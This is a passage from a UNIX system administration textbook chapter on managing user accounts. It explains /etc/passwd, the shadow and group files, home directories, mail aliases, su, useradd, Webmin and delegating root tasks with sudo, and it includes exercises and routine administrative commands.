  Some network systems (e.g. NFS) require that users have the same UID across all machines in the network. Otherwise they will not work properly.
- you may not want to reuse a number.
  Not a hard and fast rule. Every file is owned by a particular user id. Problems arise where a user has left and a new user has been assigned the UID of the old user. What happens when you restore from backups some files that were created by the old user? The file thinks the user with a particular UID owns it. The new user will now own those files even though the username has changed.

Home directories

Every user must be assigned a home directory. When the user logs in it is this home directory that becomes the current directory. Typically all user home directories are stored under the one directory. Many modern systems use the directory `/home`. Older versions used `/usr/users`. The names of home directories will match the username for the account.

For example, a user `jonesd` would have the home directory `/home/jonesd`

In some instances it might be decided to further divide users by placing users from different categories into different sub-directories.

For example, all staff accounts may go under `/home/staff` while students are placed under `/home/students`. These separate directories may even be on separate partitions.

Login shell

Every user account has a login shell. A login shell is simply the program that is executed every time the user logs in. Normally it is one of the standard user shells such as Bourne, `csh`, `bash` etc. However it can be any executable program.

One common method used to disable an account is to change the login shell to the program `/bin/false`. When someone logs into such an account `/bin/false` is executed and the `login:` prompt reappears.

Dot files

A number of commands, including `vi`, the mail system and a variety of shells, can be customised using dot files. A dot file is usually placed into a user's home directory and has a filename that starts with a `.` (dot). This files are examined when the command is first executed and modifies how it behaves.

Dot files are also known as `rc` files. As you should've found out by doing one of the exercises from the previous chapter `rc` is short for "run command" and is a left over from an earlier operating system.

Commands and their dot files

Table 9.1 summarises the dot files for a number of commands. The FAQs for the newsgroup `comp.unix.questions` has others.

Filename	Command	Explanation
~/.cshrc	/bin/csh	Executed every time C shell started.
~/.login	/bin/csh	Executed after .cshrc when logging in with C shell as the login shell.
/etc/profile	/bin/sh	Executed during the login of every user that uses the Bourne shell or its derivatives.
~/.profile	/bin/sh	Located in user's home directory. Executed whenever the user logs in when the Bourne shell is their login shell
~/.logout	/bin/csh	executed just prior to the system logging the user out (when the `csh` is the login shell)
~/.bash_logout	/bin/bash	executed just prior to the system logging the user out (when `bash` is the login shell)
~/.bash_history	/bin/bash	records the list of commands executed using the current shell
~/.forward	incoming mail	Used to forward mail to another address or a command
~/.exrc	vi	used to set options for use in `vi`

Table 9.1
Dot files

Shell dot files

These shell dot files, particularly those executed when a shell is first executed, are responsible for

- ♣ setting up command aliases,
  Some shells (e.g. `bash`) allow the creation of aliases for various commands. A common command alias for old MS-DOS people is `dir`, usually set to mean the same as `ls -l`.
- ♣ setting values for shell variables like `PATH` and `TERM`.

Skeleton directories

Normally all new users are given the same startup files. Rather than create the same files from scratch all the time, copies are usually kept in a directory called a skeleton directory. This means when you create a new account you can simply copy the startup files from the skeleton directory into the user's home directory.

The standard skeleton directory is `/etc/skel`. It should be remembered that the files in the skeleton directory are **dot** files and will not show up if you simply use `ls /etc/skel`. You will have to use the `-a` switch for `ls` to see dot files.

Exercises

9.1	Examine the contents of the skeleton directory on your system (if you have one). Write a command to copy the contents of that directory to another. **Hint:** It's harder than it looks.
9.2	Use the `bash` dot files to create an alias `dir` that performs the command `ls -al`

The mail file

When someone sends mail to a user that mail message has to be stored somewhere so that it can be read. Under UNIX each user is assigned a mail file. All user mail files are placed in the same directory. When a new mail message arrives it is appended onto the end of the user's mail file.

The location of this directory can change depending on the operating system being used. Common locations are

- ♣ `/usr/spool/mail`,
- ♣ `/var/spool/mail`,
  This is the standard Linux location.
- ♣ `/usr/mail`
- ♣ `/var/mail`.

All mail in the one location

On some sites it is common for users to have accounts on a number of different computers. It is easier if all the mail for a particular user goes to the one location. This means that a user will choose one machine as their mail machine and want all their email forwarded to their account on that machine.

There are at least two ways by which mail can be forwarded

- the user can create a `.forward` file in their home directory (see Table 7.1), or
- the administrator can create an alias.

Mail aliases

If you send an e-mail message that cannot be delivered (e.g. you use the wrong address) typically the mail message will be forwarded to the `postmaster` of your machine. There is usually no account called `postmaster` (though recent distributions of Linux do). `postmaster` is a mail alias.

When the mail delivery program gets mail for `postmaster` it will not be able to find a matching username. Instead it will look up a specific file, usually `/etc/aliases` or `/etc/mail/names` (Linux uses `/etc/aliases`). This file will typically have an entry like

```
postmaster: root
```

This tells the delivery program that anything addressed `postmaster` should actually be delivered to the user `root`.

Site aliases

Some companies will have a set policy for e-mail aliases for all staff. This means that when you add a new user you also have to update the aliases file.

For example

The Central Queensland University has aliases set up for all staff. An e-mail with an address using the format `Initial.Surname@cqu.edu.au` will be delivered to that staff member's real mail address.

In my case the alias is `d.jones@cqu.edu.au`. The main on-campus mail host has an aliases file that translates this alias into my actual e-mail address `jonesd@jasper.cqu.edu.au`.

Linux mail

The following exercise requires that you have mail delivery working on your system. You can test whether or not email is working on your system by starting one of the provided email programs (e.g. `elm`) and send yourself an email message. You do this by using only your username as the address (no `@`).

If it isn't working, refer to the documentation from RedHat on how to get email functioning.

Exercises

9.3 Send a mail message from the `root` user to your normal user account using a mail program of your choice.

9.4 Send a mail message from the `root` user to the address `notHere`. This mail message should bounce (be unable to be delivered). You will get a returned mail message. Have a look at the mail file for postmaster. Has it increased?

9.5 Create an alias for `notHere` and try the above exercise again. If you have installed `sendmail`, the following steps should create an alias
- login as root,
- add a new line containing `notHere: root` in the file `/etc/aliases`
- run the command `newaliases`

Account configuration files

Most of the characteristics of an account mentioned above are stored in two or three configuration files. All these files are text files, each account has a one-line entry in the file with each line divided into a number of fields using colons.

Table 9.2. lists the configuration files examined and their purpose. Not all systems will have the `/etc/shadow` file. By default Linux doesn't however it is possible to install the shadow password system. On some platforms the shadow file will exist but its filename will be different.

File	Purpose
`/etc/passwd`	the password file, holds most of an account characteristics including username, UID, GID, GCOS information, login shell, home directory and in some cases the password
`/etc/shadow`	the shadow password file, a more secure mechanism for holding the password, common on more modern systems
`/etc/group`	the group file, holds characteristics about a system's groups including group name, GID and group members

Table 9.2
Account configuration files

`/etc/passwd`

`/etc/passwd` is the main account configuration file. Table 9.3 summarises each of the fields in the `/etc/passwd` file. On some systems the encrypted password will not be in the `passwd` file but will be in a `shadow` file.

Field Name	Purpose
login name	the user's login name
encrypted password *	encrypted version of the user's password
UID number	the user's unique numeric identifier
default GID	the user's default group id
GCOS information	no strict purpose, usually contains full name and address details, sometimes called the comment field
home directory	the directory in which the user is placed when they log in
login shell	the program that is run when the user logs in

** not on systems with a shadow password file*

Table 9.3
`/etc/passwd`

Exercises

9.6	Examine your account's entry in the `/etc/passwd` field. What is your UID, GID? Where is your home directory and what is your login shell?

Everyone can read `/etc/passwd`

Every user on the system must be able to read the `/etc/passwd` file. This is because many of the programs and commands a user executes must access the information in the file. For example, when you execute the command `ls -l` command part of what the command must do is translate the UID of the file's owner into a username. The only place that information is stored is in the `/etc/passwd` file.

This is a problem

Since everyone can read the `/etc/passwd` file they can also read the encrypted password.

The problem isn't that someone might be able to decrypt the password. The method used to encrypt the passwords is supposedly a one way encryption algorithm. You aren't supposed to be able to decrypt the passwords.

Password matching

The way to break into a UNIX system is to obtain a dictionary of words and encrypt the whole dictionary. You then compare the encrypted words from the dictionary with the encrypted passwords. If you find a match you know what the password is.

Studies have shown that with a carefully chosen dictionary, between 10-20% of passwords can be cracked on any machine. Later in this chapter you'll be shown a program that can be used by the Systems Administrator to test users' passwords.

An even greater problem is the increasing speed of computers. One modern super computer is capable of performing 424,400 encryptions a second. This means that all six-character passwords can be discovered in two days and all seven-character passwords within four months.

The solution

The solution to this problem is to not store the encrypted password in the `/etc/passwd` file. Instead it should be kept in another file that only the root user can read. Remember the `passwd` program is setuid root.

This other file in which the password is stored is usually referred to as the shadow password file. It can be stored in one of a number of different locations depending on the version of UNIX you are using. A common location, and the one used by the Linux shadow password suite, is `/etc/shadow`.

Shadow file format

Typically the shadow file consists of one line per user containing the encrypted password and some additional information including

- username,
- the date the password was last changed,
- minimum number of days before the password can be changed again,
- maximum number of days before the password must be changed,
- number of days until age warning is sent to user,
- number of days of inactivity before account should be removed,
- absolute date on which the password will expire.

The additional information is used to implement password aging. This will be discussed later in the security chapter.

Groups

A group is a logical collection of users. Users with similar needs or characteristics are usually placed into groups. A group is a collection of user accounts that can be given special permissions. Groups are often used to restrict access to certain files and programs to everyone but those within a certain collection of users.

/etc/group

The /etc/group file maintains a list of the current groups for the system and the users that belong to each group. The fields in the /etc/group file include

- the group name,
  A unique name for the group.
- an encrypted password (this is rarely used today) ,
- the numeric group identifier or GID, and
- the list of usernames of the group members separated by commas.

For example

On the Central Queensland University UNIX machine jasper only certain users are allowed to have full Internet access. All these users belong to the group called angels. Any program that provides Internet access has as the group owner the group angels and is owned by root. Only members of the angels group or the root user can execute these files.

The default group

Every user is the member of at least one group sometimes referred to as the default group. The default group is specified by the GID specified in the user's entry in the /etc/passwd file.

Since the default group is specified in /etc/passwd it is not necessary for the username to be added to the /etc/group file for the default group.

Other groups

A user can in fact be a member of several groups. Any extra groups the user is a member of are specified by entries in the /etc/group file.

It is not necessary to have an entry in the /etc/group file for the default group. However if the user belongs to any other groups they must be added to the /etc/group file.

Special accounts

All UNIX systems come with a number of special accounts. These accounts already exist and are there for a specific purpose. Typically these accounts will all have UIDs that are less than 100 and are used to perform a variety of administrative duties. Table 9.4. lists some of the special accounts that may exist on a machine.

Username	UID	Purpose
`root`	0	The super user account. Used by the Systems Administrator to perform a number of tasks. Can do anything. Not subject to any restrictions
`daemon`	1	Owner of many of the system daemons (programs that run in the background waiting for things to happen).
`bin`	2	The owner of many of the standard executable programs

Table 9.4
Special accounts

`root`

The `root` user, also known as the super user is probably the most important account on a UNIX system. This account is not subject to the normal restrictions placed on standard accounts. It is used by the Systems Administrator to perform administrative tasks that can't be performed by a normal account.

Restricted actions

Some of the actions for which you'd use the `root` account include

- creating and modifying user accounts,
- shutting the system down,
- configuring hardware devices like network interfaces and printers,
- changing the ownership of files,
- setting and changing quotas and priorities, and
- setting the name of a machine.

Be careful

You should always be careful when logged in as `root`. When logged in as `root` you must know what every command you type is going to do. Remember the `root` account is not subject to the normal restrictions of other accounts. If you execute a command as `root` it **will** be done, whether it deletes all the files on your system or not.

The mechanics

Adding a user is a fairly mechanical task that is usually automated either through shell scripts or on many modern systems with a GUI based program. However it is still important that the Systems Administrator be aware of the steps involved in creating a new account. If you know how it works you can fix any problems which occur.

The steps to create a user include

- adding an entry for the new user to the `/etc/passwd` file,
- setting an initial password,
- adding an entry to the `/etc/group` file,
- creating the user's home directory,
- creating the user's mail file or setting a mail alias,
- creating any startup files required for the user,
- testing that the addition has worked, and
- possibly sending an introductory message to the user.

Other considerations

This chapter talks about account management which includes the mechanics of adding a new account. User management is something entirely different. When adding a new account, user management tasks that are required include

- making the user aware of the site's policies regarding computer use,
- getting the user to sign an "acceptable use" form,
- letting the user know where and how they can find information about their system, and
- possibly showing the user how to work the system.

These tasks are covered in the following chapter.

Pre-requisite Information

Before creating a new user there is a range of information that you must know including

- the username format being used at your site,
  Are you using `djones jonesdd david jones` or perhaps you're using student or employee numbers for usernames.
- the user's name and other person information,
  Phone number, are they a computing person, someone from sales?

- where the user's home directory will be,
- will this user need a mail file on this machine or should there be an alias set up,
- startup shell,
- startup files,
- UID and GID.
  Again there should be some site wide standard for this.

Adding an `/etc/passwd` entry

For every new user, an entry has to be added to the `/etc/passwd` file. There are a variety of methods by which this is accomplished including

- using an editor,
  This is a method that is often used. However it can be unsafe and it is generally not a good idea to use it.
- the command `vipw`, or
  Some systems (usually BSD based) provide this command. `vipw` invokes an editor so the Systems Administrator can edit the passwd file safely. The command performs some additional steps that ensures that the editing is performed consistently. Some distributions of Linux supply `vipw`.
- a dedicated `adduser` program.
  Many systems, Linux included, provide a program (the name will change from system to system) that accepts a number of command-line parameters and then proceeds to perform many of the steps involved in creating a new account. The Linux command is called `adduser`

The initial password

NEVER LEAVE THE PASSWORD FIELD BLANK.

If you are not going to set a password for a user put a `*` in the password field of `/etc/passwd` or the `/etc/shadow` file. On most systems, the `*` character is considered an invalid password and it prevents anyone from using that account.

If a password is to be set for the account then the `passwd` command must be used. The user should be forced to immediately change any password set by the Systems Administrator

`/etc/group` entry

While not strictly necessary, the `/etc/group` file should be modified to include the user's login name in their default group. Also if the user is to be a member of any other group they must have an entry in the `/etc/group` file.

Editing the `/etc/group` file with an editor should be safe.

The home directory

Not only must the home directory be created but the permissions also have to be set correctly so that the user can access the directory.

The permissions of a home directory should be set such that

- the user should be the owner of the home directory,
- the group owner of the directory should be the default group that the user belongs to,
- at the very least, the owner of the directory should have `rwx` permissions, and
- the group and other permissions should be set as restrictively as possible.

The startup files

Once the home directory is created the startup files can be copied in or created. Again you should remember that this will be done as the `root` user and so `root` will own the files. You must remember to change the ownership.

For example

The following is example set of commands that will perform these tasks.

```
mkdir home_directory
cp -pr /etc/skel/.[a-zA-Z]* home_directory
chown -R login_name home_directory
chgrp -R group_name home_directory
chmod -R 700 home_directory
```

Setting up mail

A new user will either

- want to read their mail on this machine, or
- want to read their mail on another machine.

The user's choice controls how you configure the user's mail.

A mail file

If the user is going to read their mail on this machine then you must create them a mail file. The mail file must go in a standard directory (usually `/var/spool/mail` under Linux). As with home directories it is important that the ownership and the permissions of a mail file be set correctly. The requirements are

- the user must be able to read and write the file,
  After all, the user must be able to read and delete mail messages.
- the group owner of the mail file should be the group `mail` and the group should be able to read and write to the file,
  The programs that deliver mail are owned by the group `mail`. These programs must be able to write to the file to deliver the user's mail.

- no-one else should have any access to the file,
  No-one wants anyone else peeking at their private mail.

Mail aliases and forwards

If the user's main mail account is on another machine, any mail that is sent to this machine should be forwarded to the appropriate machine. There are two methods

- a mail alias, or
- a file `~/.forward`

Both methods achieve the same result. The main difference is that the user can change the `.forward` file if they wish to. They can't modify a central alias.

Testing an account

Once the account is created, at least in some instances, you will want to test the account creation to make sure that it has worked. There are at least two methods you can use

- login as the user
- use the `su` command.

The `su` command

The `su` command is used to change from one user account to another. To a certain extent it acts like logging in as the other user. The standard format is `su` *`username`*.

```
[david@beldin david]$ su
Password:
```

Time to become the root user. `su` without any parameter lets you become the root user, as long as you know the password. In the following the `id` command is used to prove that I really have become the root user. You'll also notice that the prompt displayed by the shell has changed as well. In particular notice the # character, commonly used to indicate a shell with root permission.

```
[root@beldin david]# id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@beldin david]# pwd
/home/david
```

Another point to notice is that when you don't use the "-" argument for `su` all that has changed is user and group ids. The current directory doesn't change.

```
[root@beldin david]# cd /
[root@beldin /]# pwd
/
[root@beldin /]# su david
[david@beldin /]$ pwd
/
[david@beldin /]$ exit
```

However, when you do use the "-" argument of the su command, it simulates a full login. This means that any startup files are executed and that the current directory becomes the home directory of the user account you "are becoming". This is equivalent to logging in as the user.

```
[root@beldin /]# su - david
[david@beldin david]$ pwd
/home/david
```

If you run su as a normal user you will have to enter the password of the user you are trying to become. If you don't specify a username you will become the root user (if you know the password).

The "-" switch

The su command is used to change from one user to another. By default, su david will change your UID and GID to that of the user david (if you know the password) but won't change much else. Using the - switch of su it is possible to simulate a full login including execution of the new user's startup scripts and changing to their home directory.

su as root

If you use the su command as the root user you do not have to enter the new user's password. su will immediately change you to the new user. su especially with the - switch is useful for testing a new account.

Exercises

9.7	Login as yourself and perform the following steps - show your current directory (use the pwd command), - show you current user id and group id (use the id command), - use su to become the root user, - repeat the first two steps - use the command "su -" to simulate a full login as the root user, - repeat the first two steps
What's the difference between using su and su -?	

Inform the user

Lastly you should inform the user of their account details. Included in this should be some indication of where they can get assistance and some pointers on where to find more documentation.

Exercises

9.8	By hand, create a new account for a user called David Jones.

Removing an account

Deleting an account involves reversing the steps carried out when the account was created. It is a destructive process and whenever something destructive is performed, care must always be taken. The steps that might be carried out include

- disabling the account,
- backing up and removing the associated files
- setting up mail forwards.

Situations under which you may wish to remove an account include

- as punishment for a user who has broken the rules, or
  In this situation you may only want to disable the account rather than remove it completely.
- an employee has left.

Disabling an account

Disabling an account ensures that no-one can login but doesn't delete the contents of the account. This is a minimal requirement for removing an account. There are two methods for achieving this

- change the login shell, or
  Setting the login shell to `/bin/false` will prevent logins. However it may still be possible for the user to receive mail through the account using POP mail programs like Eudora.
- change the password.

The `*` character is considered by the password system to indicate an illegal password. One method for disabling an account is to insert a `*` character into the password field. If you want to re-enable the account (with the same password) simply remove the `*`.

Another method is to simply remove the entry from the `/etc/passwd` and `/etc/shadow` files all together.

Backing up

It is possible that this user may have some files that need to be used by other people. So back everything up, just in case.

Remove the user's files

All the files owned by the account should be removed from whereever they are in the file hierarchy. It is unlikely for a user to own files that are located outside of their home directory (except for the mail file). However it is a good idea to search for them. Another use for the `find` command.

Mail for old users

On some systems, even if you delete the user's mail file, mail for that user can still accumulate on the system. If you delete an account entirely by removing it from the password field, any mail for that account will bounce.

In most cases, a user who has left will want their mail forwarded onto a new account. One solution is to create a mail alias for the user that points to their new address.

The Goals of Account Creation

As mentioned previously there is little point in adding users manually. It is a simple task which can be quite easily automated. This section looks at some of the tools you can use to automate this task.

There are at least three goals a Systems Administrator will want to achieve with adding users

- make it as simple as possible
- automate the addition of large numbers of users
- delegate the task of adding users to someone else

The following sections will show you the tools which will allow you to achieve these goals.

Making it simple

If you've completed exercise 9.9 you should by now be aware of what a straight forward, but time consuming, task creating a new user account is. Creating an account manually might be okay for one or two accounts but adding 100 this way would get quite annoying. Luckily there are a number of tools which make this process quite simple.

`useradd`

`useradd` is an executable program which significantly reduces the complexity of adding a new user. A solution to the previous exercise using `useradd` looks like this

```
useradd -c "David Jones" david
```

`useradd` will automatically create the home directory and mail file, copy files from skeleton directories and a number of other tasks. Refer to the `useradd` man page for more information.

`userdel` and `usermod`

`userdel` is the companion command to `useradd` and as the name suggests it deletes or removes a user account from the system. `usermod` allows a Systems Administrator to modify the details of an existing user account.

Graphical Tools

RedHat Linux provides a number of tools with graphical user interfaces to help both the Systems Administrator and the normal user. Tools such as `userinfo` and `userpasswd` allow normal users to modify their user accounts. RedHat also provides a command called `control-panel` which provides a graphical user interface for a number of Systems Administration related tasks including user management.

`control-panel` is in fact just a simple interface to run a number of other programs which actually perform the tasks. For example, to perform the necessary user management tasks `control-panel` will run the command `usercfg`. Figure 9.1 provides examples of the interface provided by the `usercfg` command.




Figure 9.1
usercfg interface

Throughout this text we will be referring to a public domain Systems Administration tool called Webmin (http://www.webmin.com). Webmin provides a Web-based interface to a number of standard Systems Administration tasks including user management. Figure 9.2 displays the Webmin web page for creating a new user account. The major advantage of a tool like Webmin is that it uses the Web. This means it has all the benefits of the Web including the fact that it can be used from anywhere that you have a Web connection.




Figure 9.2
Webmin user creation interface

Exercises

9.9	The 85321 Website and CD-ROM contains a copy of Webmin (and also pointers to the Webmin home page for later versions). Install a copy of Webmin onto your system and use it to create a new user account.

Automation

Tools with a graphical user interface are nice and simple for creating one or two users. However, when you must create hundreds of user accounts, they are a pain. In situations like this you must make use of a scripting language to automate the process.

The process of creating a user account can be divided into the following steps

- ♣ gathering the appropriate information,
- ♣ deciding on policy for usernames, passwords etc,

- creating the accounts,
- performing any additional special steps.

The steps in this process are fairly general purpose and could apply in any situation requiring the creation of a large number of user accounts, regardless of the operating system.

Gathering the information

The first part of this chapter described the type of information that is required in order to create a UNIX user account. When automating the large scale creation of user accounts this information is generally provided in an electronic format. Often this information will be extracted from a database and converted into the appropriate format.

For example, creating Web accounts for students studying 85321 was done by extracting student numbers, names and email addresses from the Oracle database used by Central Queensland University.

Policy

Gathering the raw information is not sufficient. Policy must be developed which specifies rules such as username format, location of home directories, which groups users will belong to and other information discussed earlier in the chapter.

There are no hard and fast rules for this policy. It is a case of applying whatever works best for your particular situation.

For example

CQ-PAN (http://cq-pan.cqu.edu.au) is a system managed mainly by CQU computing students. CQ-PAN provides accounts for students for a variety of reasons. During its history it has used two username formats

- ba format
  The first username format, based on that used by Freenet system, was
  `ba005 ba103 ba321`
- name format
  This was later changed to something a little more personal, firstnameLastInitialNumber. e.g. `davidj1 carolyg1`

Creating the accounts

Once you know what format the user information will be in and what formats you wish to follow for user accounts, you can start creating the accounts. Generally this will use the following steps

- read the information from the provided data file
- convert it into the format specified in the site policy
- use the UNIX account creation commands to create the accounts

Additional steps

Simply creating the accounts using the steps introduced above is usually not all that has to be done. Most sites may include additional steps in the account creation process such as

- sending an initial, welcoming email message,
  Such an email can serve a number of purposes, including informing the new users of their rights and responsibilities. It is important that users be made aware as soon as possible of what they can and can't do and what support they can expect from the Systems Administration team.
- creating email aliases or other site specific steps.

Changing passwords without interaction

Quite a few years ago there was a common problem that had to be overcome in order to automate the account creation process. This problem was how to set the new user's password without human intervention. Remember, when creating hundreds of accounts it is essential to remove all human interaction.

Given that this is such a common problem for UNIX systems, there are now a number of solutions to this problem. RedHat Linux comes with a number of solutions including the commands `chpasswd`, `newusers` and `mkpasswd`.

`mkpasswd` is an example of an Expect (http://expect.nist.gov/) script. Expect is a program that helps to automate interactive applications such as `passwd` and others including `telnet` `ftp` etc. This allows you to write scripts to automate processes which normally require human input.

For example

In the pre-Web days (1992), satellite weather photos were made available via FTP from a computer at James Cook University. These image files were stored using a standard filename policy which indicated which date and time the images were taken. If you wanted to view the latest weather image you had to manually `ftp` to the James Cook computer, download the latest image and then view it on your machine.

Manually ftping the files was not a large task, only 5 or 6 separate commands, however if you were doing this five times a day it got quite repetitive. Expect provides a mechanism by which a script could be written to automate this process.

Delegation

Systems Administrators are highly paid, technical staff. A business does not want Systems Administrators wasting their time performing mundane, low-level, repetitive tasks. Where possible a Systems Administrator should delegate responsibility for low-level tasks to other staff. In this section we examine one approach using the `sudo` command.

Allocating root privilege

Many of the menial tasks, like creating users and performing backups, require the access which the `root` account provides. This means that these tasks can't be allocated to junior members of staff without giving them access to everything else on the system. In most cases you don't want to do this.

There is another problem with the `root` account. If you have a number of trusted Systems Administrators the `root` account often becomes a group account. The problem with this is that since everyone knows the `root` password there is now way by which you can know who is doing what as `root`. There is no accountability. While this may not be a problem on your individual system on commercial systems it is essential to be able to track what everyone does.

sudo

A solution to these problems is the `sudo` command. `sudo` (http://www.courtesan.com/courtesan/products/sudo/) is not a standard UNIX command but a widely available public domain tool. It comes standard on most Linux distributions. It does not appear to be included with RedHat 5.0. You can find a copy of `sudo` on the 85321 Web site/CD-ROM under the Resource Materials section for week 5.

`sudo` allows you to allocate certain users the ability to run programs as `root` without giving them access to everything. For example, you might decide that the office secretary can run the `adduser` script, or an operator might be allowed to execute the backup script.

`sudo` also provides a solution to the accountability problem. `sudo` logs every command people perform while using it. This means that rather than using the `root` account as a group account, you can provide all your Systems Administrators with `sudo` access. When they perform their tasks with `sudo`, what they do will be recorded.

For example

To execute a command as root using `sudo` you login to your "normal" user account and then type `sudo` followed by the command you wish to execute. The following example shows what happens when you can and can't executable a particular command using `sudo`.

```
[david@mc:~]$ sudo ls
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these two things:

        #1) Respect the privacy of others.
        #2) Think before you type.

 85321.students                      archive
[david@mc:~]$ sudo cat
Sorry, user david is not allowed to execute "/bin/cat" as root on mc.
```

If the sudoers file is configured to allow you to execute this command on the current machine, you will be prompted for your normal password. You'll only be asked for the password once every five minutes.

/etc/sudoers

The sudo configuration file is usually /etc/sudoers or in some instances /usr/local/etc/sudoers. sudoers is a text file with lines of the following format

```
username  hostname=command
```

An example sudoers file might look like this

```
root   ALL=ALL
david  ALL=ALL
bob    cq-pan=/usr/local/bin/backup
jo     ALL=/usr/local/bin/adduser
```

In this example the root account and the user david are allowed to execute all commands on all machines. The user bob can execute the /usr/local/bin/backup command but only on the machine cq-pan. The user jo can execute the adduser command on all machines. The sudoers man page has a more detail example and explanation.

By allowing you to specify the names of machines you can use the same sudoers file on all machines. This makes it easier to manage a number of machines. All you do is copy the same file to all your machines (there is a utility called rdist which can make this quite simple).

sudo advantages

sudo offers the following advantages

- ♣ accountability because all commands executed using sudo are logged, Logging on a UNIX computer, as you'll be shown in a later chapter, is done via the syslog system. What this means is that on a RedHat 5.0 machine the information from sudo is logged in the file /var/log/messages.
- ♣ menial tasks can be allocated to junior staff without providing root access,
- ♣ using sudo is faster than using su,
- ♣ a list of users with root access is maintained,
- ♣ privileges can be revoked without changing the root password.

Some sites that use sudo keep the root password in an envelope in someone's draw. The root account is never used unless in emergencies where it is required.

Exercises

9.10	Install sudo onto your system. The source code for sudo is available from the Resource Materials section of the 83521 Website/CD-ROM.

9.11	Configure your version of `sudo` so that you can use it as a replacement for handing out the `root` password. What does your `/etc/sudoers` file look like?
9.12	Use `sudo` a number of times. What information is logged by the `sudo` command?
9.13	One of the listed advantages of `sudo` is the ability to log what people are doing with the `root` access. Without some extra effort this accountability can be quite pointless. Why? (Hint: the problem only really occurs with users such as `david` in the above example `sudoers` file.

Conclusions

Every user on a UNIX machine must have an account. Components of a user account can include

- login names (also called a username),
- passwords,
- the numeric user identifier or UID,
- the numeric group identifier or GID,
- a home directory,
- a login shell,
- mail aliases,
- a mail file, and
- startup files.

Configuration files related to user accounts include

- `/etc/passwd`,
- `/etc/shadow`,
- `/etc/group`, and
- to a certain extent `/etc/aliases`

Creating a user account is a mechanical task that can and often is automated. Creating an account also requires root privilege. Being the root user implies no restrictions and enables anything to be done. It is generally not a good idea to allocate this task to a junior member of staff. However, there are a number of tools which allow this and other tasks to be delegated.

Review Questions

9.1

For each of the following files/directories

- describe the purpose they fulfill
- describe the format of the file

The files are `/etc/passwd /etc/group /etc/skel`

9.2

Your company is about to fire an employee. What steps would you perform to remove the employee's account?

9.3

